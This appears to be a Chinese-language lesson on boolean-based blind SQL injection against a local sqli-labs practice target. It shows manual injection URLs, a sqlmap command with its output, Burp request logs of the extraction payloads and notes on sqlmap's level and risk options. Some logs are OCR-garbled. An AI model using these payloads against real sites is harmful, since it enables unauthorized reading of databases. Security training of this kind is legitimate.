

## 第八课

### 布尔型盲注


在第六课结尾讲了几个函数都是这颗的

布尔型盲注直接就是构造真假 用函数替换恒等式 and 1=1--+

Tips: 只要 fuzz 出来没有被 waf 过滤的函数即可得到注入数据

手工几秒钟就出来结果:


[http://192.168.74.128/sql\\_lab/Less-8/?id=1%27%20and%201=2--+](http://192.168.74.128/sql_lab/Less-8/?id=1%27%20and%201=2--+)



[http://192.168.74.128/sql\\_lab/Less-8/?id=1%27%20and%201=1--+](http://192.168.74.128/sql_lab/Less-8/?id=1%27%20and%201=1--+)



[http://192.168.74.128/sql\\_lab/Less-8/?id=1' and 1=1=\(if\(\(user\(\) like 'roos%'\),1,0\)\)--+](http://192.168.74.128/sql_lab/Less-8/?id=1' and 1=1=(if((user() like 'roos%'),1,0))--+)



[http://192.168.74.128/sql\\_lab/Less-8/?id=1' and 1=1=\(if\(\(user\(\) like 'roo%'\),1,0\)\)--+](http://192.168.74.128/sql_lab/Less-8/?id=1' and 1=1=(if((user() like 'roo%'),1,0))--+)



Sqlmap 梭哈:

```
-p id --threads 10 --proxy=http://127.0.0.1:8080 --dbms="mysql" --current-db --technique B
```

解释: 指定参数 id 指定线程 10 代理数据表到 burp 上面 指定数据库 mysql 当前数据库 指定注入技术 B (布尔型)

```
D:\WEB_Safe\TOOLS\Burp>sqlmap.py -r C:\Users\Adam\AppData\Local\Temp\1560929641917.req -p id --threads 10 --proxy=http://127.0.0.1:8080 --dbms="mysql" --current-db --technique B

[1.3.6.42#dev]
http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 15:34:04 /2019-06-19/

[15:34:04] [INFO] parsing HTTP request from 'C:\Users\Adam\AppData\Local\Temp\1560929641917.req'
[15:34:05] [INFO] testing connection to the target URL
[15:34:06] [INFO] checking if the target is protected by some kind of WAF/IPS
[15:34:07] [INFO] testing if the target URL content is stable
[15:34:08] [INFO] target URL content is stable
[15:34:14] [WARNING] heuristic (basic) test shows that GET parameter 'id' might not be injectable
[15:34:15] [INFO] testing for SQL injection on GET parameter 'id'
[15:34:15] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[15:34:26] [INFO] GET parameter 'id' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable (with --string="You")
[15:34:26] [INFO] checking if the injection point on GET parameter 'id' is a false positive
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] n
sqlmap identified the following injection point(s) with a total of 19 HTTP(s) requests:
-----
Parameter: id (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: id=1' AND 8529=8529 AND 'KPLT' = KPLT

[15:34:44] [INFO] testing MySQL
[15:34:45] [INFO] confirming MySQL
[15:34:49] [INFO] the back-end DBMS is MySQL
Web server operating system: Windows
Web application technology: PHP 5.3.29, Apache 2.4.18
Back-end DBMS: MySQL >= 5.0.0
[15:34:49] [INFO] fetching current database
[15:34:49] [INFO] retrieving the length of query output
[15:34:49] [INFO] retrieved: 8
[15:35:04] [INFO] retrieved: security
Current database: security
[15:35:04] [INFO] fetched data logged to text files under 'C:\Users\Adam\AppData\Local\sqlmap\output\192.168.74.128'
```

分析 sqlmap 过程:

直接构造 boolean 类型 payload

Request Response

Raw Params Headers Hex

```
GET /sql_lab/Less-8/?id=1%29%20AND%208529%308529%20AND%20%208145%308145 HTTP/1.1
Accept-Language: zh-CN,zh;q=0.8,zh-CN;q=0.7,zh;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
1) AND 8529=8529 AND (8145=8145
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Upgrade-Insecure-Requests: 1
Host: 192.168.74.128
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:67.0) Gecko/20100101 Firefox/67.0
```

101930	http://192.168.74.120	GET	/sqd_lab/Less-8/7d-1%27%20AND%2015%3D79%20AND%20%27mYpr%27%3D%27mYpr	✓	200	192.168.74.120
15794	http://192.168.74.128	GET	/sqd_lab/Less-8/7d-1%27%20AND%20%27%3D%27mYpr%27%3D%27mYpr	✓	200	192.168.74.128
15795	http://192.168.74.128	GET	/sqd_lab/Less-8/7d-1%27%20AND%20%27%3D%27mYpr%27%3D%27mYpr	✓	200	192.168.74.128
15796	http://192.168.74.128	GET	/sqd_lab/Less-8/7d-1%27%20AND%20%27%3D%27mYpr%27%3D%27mYpr	✓	200	192.168.74.128
15797	http://192.168.74.128	GET	/sqd_lab/Less-8/7d-1%27%20AND%20%27%3D%27mYpr%27%3D%27mYpr	✓	200	192.168.74.128
15798	http://192.168.74.128	GET	/sqd_lab/Less-8/7d-1%27%20AND%20%27%3D%27mYpr%27%3D%27mYpr	✓	200	192.168.74.128
15799	http://192.168.74.128	GET	/sqd_lab/Less-8/7d-1%27%20AND%20%27%3D%27mYpr%27%3D%27mYpr	✓	200	192.168.74.128
15800	http://192.168.74.128	GET	/sqd_lab/Less-8/7d-1%27%20AND%20%27%3D%27mYpr%27%3D%27mYpr	✓	200	192.168.74.128
15801	http://192.168.74.128	GET	/sqd_lab/Less-8/7d-1%27%20AND%20%27%3D%27mYpr%27%3D%27mYpr	✓	200	192.168.74.128
15802	http://192.168.74.128	GET	/sqd_lab/Less-8/7d-1%27%20AND%20%27%3D%27mYpr%27%3D%27mYpr	✓	200	192.168.74.128
15803	http://192.168.74.128	GET	/sqd_lab/Less-8/7d-1%27%20AND%20%27%3D%27mYpr%27%3D%27mYpr	✓	200	192.168.74.128

```
1' AND ORD(MID((IFNULL(CAST(CHAR_LENGTH(DATABASE()) AS CHAR),0x20)),1,1))>55 AND
'KskJ'='KskJ
```

15807	http://192.168.74.128	GET	/sql_lab/less-8/?id=1%27%20AND%20ORID%28MID%28%28FNULL%28CAST%28CHAR LENG...	✓	200	192.168.74.128	910	HTML
15808	http://192.168.74.128	GET	/sql_lab/less-8/?id=1%27%20AND%20ORID%28MID%28%28FNULL%28CAST%28CHAR LENG...	✓	200	192.168.74.128	926	HTML
15809	http://192.168.74.128	GET	/sql_lab/less-8/?id=1%27%20AND%20ORID%28MID%28%28FNULL%28CAST%28CHAR LENG...	✓	200	192.168.74.128	910	HTML
15810	http://192.168.74.128	GET	/sql_lab/less-8/?id=1%27%20AND%20ORID%28MID%28%28FNULL%28CAST%28CHAR LENG...	✓	200	192.168.74.128	926	HTML
15811	http://192.168.74.128	GET	/sql_lab/less-8/?id=1%27%20AND%20ORID%28MID%28%28FNULL%28CAST%28CHAR LENG...	✓	200	192.168.74.128	926	HTML
15812	http://192.168.74.128	GET	/sql_lab/less-8/?id=1%27%20AND%20ORID%28MID%28%28FNULL%28CAST%28CHAR LENG...	✓	200	192.168.74.128	926	HTML
15813	http://192.168.74.128	GET	/sql_lab/less-8/?id=1%27%20AND%20ORID%28MID%28%28FNULL%28CAST%28DATABASE...	✓	200	192.168.74.128	910	HTML
15814	http://192.168.74.128	GET	/sql_lab/less-8/?id=1%27%20AND%20ORID%28MID%28%28FNULL%28CAST%28DATABASE...	✓	200	192.168.74.128	910	HTML
15815	http://192.168.74.128	GET	/sql_lab/less-8/?id=1%27%20AND%20ORID%28MID%28%28FNULL%28CAST%28DATABASE...	✓	200	192.168.74.128	910	HTML
15816	http://192.168.74.128	GET	/sql_lab/less-8/?id=1%27%20AND%20ORID%28MID%28%28FNULL%28CAST%28DATABASE...	✓	200	192.168.74.128	910	HTML
15817	http://192.168.74.128	GET	/sql_lab/less-8/?id=1%27%20AND%20ORID%28MID%28%28FNULL%28CAST%28DATABASE...	✓	200	192.168.74.128	910	HTML
15818	http://192.168.74.128	GFT	/sql_lab/less-8/?id=1%27%20AND%20ORID%28MID%28%28FNULL%28CAST%28DATABASE...	✓	200	192.168.74.128	910	HTML

Request	Response
Raw	Params Headers Hex
<pre> GET /sql_lab/Less-8/?id=1%27%20AND%20ORD%28MID%28%28IFNULL%28CAST%28DATABASE... Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2 Accept-Encoding: gzip, deflate Connection: close Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Upgrade-Insecure-Requests: 1 Host: 192.168.74.128 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:67.0) Gecko/20100101 Firefox/67.0 </pre>	<pre> 15829 http://192.168.74.128 GET /sql_lab/Less-8/?id=1%27%20AND%20ORD%28MID%28%28IFNULL%28CAST%28DATABASE... ✓ 200 192.168.74.128 926 H 15830 http://192.168.74.128 GET /sql_lab/Less-8/?id=1%27%20AND%20ORD%28MID%28%28IFNULL%28CAST%28DATABASE... ✓ 200 192.168.74.128 910 H 15831 http://192.168.74.128 GET /sql_lab/Less-8/?id=1%27%20AND%20ORD%28MID%28%28IFNULL%28CAST%28DATABASE... ✓ 200 192.168.74.128 926 H 15832 http://192.168.74.128 GET /sql_lab/Less-8/?id=1%27%20AND%20ORD%28MID%28%28IFNULL%28CAST%28DATABASE... ✓ 200 192.168.74.128 910 H </pre>

数字越高代表日志约详细。但是还是没代理到 burp 好看。因为 burp 鼠标一方就 url 解码了很好观察每一步注入细节，和 sqlmap 的思想。

```
C:\windows\system32\cmd.exe - sqmap.py -r C:\Users\Adam\AppData\Local\Temp\1560930667973.req -p id -threads 10 --proxy=http://127.0.0.1:8080 -dbms=mysql --current-db=technique 8 -v 5
Accept-encoding: gzip, deflate
User-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:67.0) Gecko/20100101 Firefox/67.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Upgrade-Insecure-Requests: 1
Connection: close

[15:52:06] [TRAFFIC IN] HTTP response [415] (200 OK):
Date: Wed, 19 Jun 2019 07:52:05 GMT
Server: Apache/2.4.18 (Vin32) OpenSSL/1.0.2e PHP/5.3.29
X-Powered-By: PHP/5.3.29
Content-Length: 722
Content-type: close
Content-Type: text/html
URL: http://192.168.74.128:80/sql_lab/Less-8/?id=1W27W20ANDW203480K3D522720ANDW20K27qF1FK273DK27qF1F
[15:52:06] [INFO] GET parameter 'id' appears to be 'AND boolean-based blind - WHERE or HAVING clause injectable (with --strings=You)'
[15:52:06] [DEBUG] skipping test 'OR boolean-based blind - WHERE or HAVING clause' because the payload for boolean-based blind has already been identified
[15:52:06] [DEBUG] skipping test 'OR boolean-based blind - WHERE or HAVING clause (NOT)' because the payload for boolean-based blind has already been identified
[15:52:06] [DEBUG] skipping test 'AND boolean-based blind - WHERE or HAVING clause (subquery - comment)' because the payload for boolean-based blind has already been identified
[15:52:06] [DEBUG] skipping test 'OR boolean-based blind - WHERE or HAVING clause (subquery - comment)' because the payload for boolean-based blind has already been identified
[15:52:06] [DEBUG] skipping test 'AND boolean-based blind - WHERE or HAVING clause (comment)' because the payload for boolean-based blind has already been identified
[15:52:06] [DEBUG] skipping test 'OR boolean-based blind - WHERE or HAVING clause (comment)' because the payload for boolean-based blind has already been identified
[15:52:06] [DEBUG] skipping test 'OR boolean-based blind - WHERE or HAVING clause (NOT - comment)' because the payload for boolean-based blind has already been identified
[15:52:06] [DEBUG] skipping test 'Boolean-based blind - Parameter replace (original value)' because the payload for boolean-based blind has already been identified
[15:52:06] [DEBUG] skipping test 'Boolean-based blind - Parameter replace (DUAL - original value)' because the payload for boolean-based blind has already been identified
[15:52:06] [DEBUG] skipping test 'Boolean-based blind - Parameter replace (CASE - original value)' because the payload for boolean-based blind has already been identified
[15:52:06] [DEBUG] skipping test 'Boolean-based blind - Parameter replace (CASE - original value)' because the payload for boolean-based blind has already been identified
[15:52:06] [DEBUG] skipping test 'HAVING boolean-based blind - WHERE, GROUP BY clause' because the payload for boolean-based blind has already been identified
[15:52:06] [DEBUG] skipping test 'AND boolean-based blind - WHERE or HAVING clause (MySQL comment)' because the payload for boolean-based blind has already been identified
[15:52:06] [DEBUG] skipping test 'OR boolean-based blind - WHERE or HAVING clause (MySQL comment)' because the payload for boolean-based blind has already been identified
[15:52:06] [DEBUG] skipping test 'OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)' because the payload for boolean-based blind has already been identified
[15:52:06] [DEBUG] skipping test 'MySQL LIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause' because the payload for boolean-based blind has already been identified
[15:52:06] [DEBUG] skipping test 'MySQL AND boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (MAKE_SET)' because the payload for boolean-based blind has already been identified
[15:52:06] [DEBUG] skipping test 'MySQL OR boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (MAKE_SET)' because the payload for boolean-based blind has already been identified
```

参数: `--level`

共有五个等级，

默认为 1，sqlmap 使用的 payload 可以在 xml/payloads.xml 中看到，你也可以根据相应的格式添加自己的 payload。

这个参数不仅影响使用哪些 payload 同时也会影响测试的注入点，GET 和 POST 的数据都会测试，HTTP Cookie 在 level 为 2 的时候就会测试，HTTP User-Agent/Referer 头在 level 为 3 的时候就会测试。

总之在你不确定哪个 payload 或者参数为注入点的时候，为了保证全面性，建议使用高的 level 值。

### 风险等级

参数: `--risk`

共有四个风险等级，默认是 1 会测试大部分的测试语句，2 会增加基于事件的测试语句，3 会增加 OR 语句的 SQL 注入测试。

在有些时候，例如在 UPDATE 的语句中，注入一个 OR 的测试语句，可能导致更新的整个表，**可能造成很大的风险**。

测试的语句同样可以在 `xml/payloads.xml` 中找到，你也可以自行添加 payload。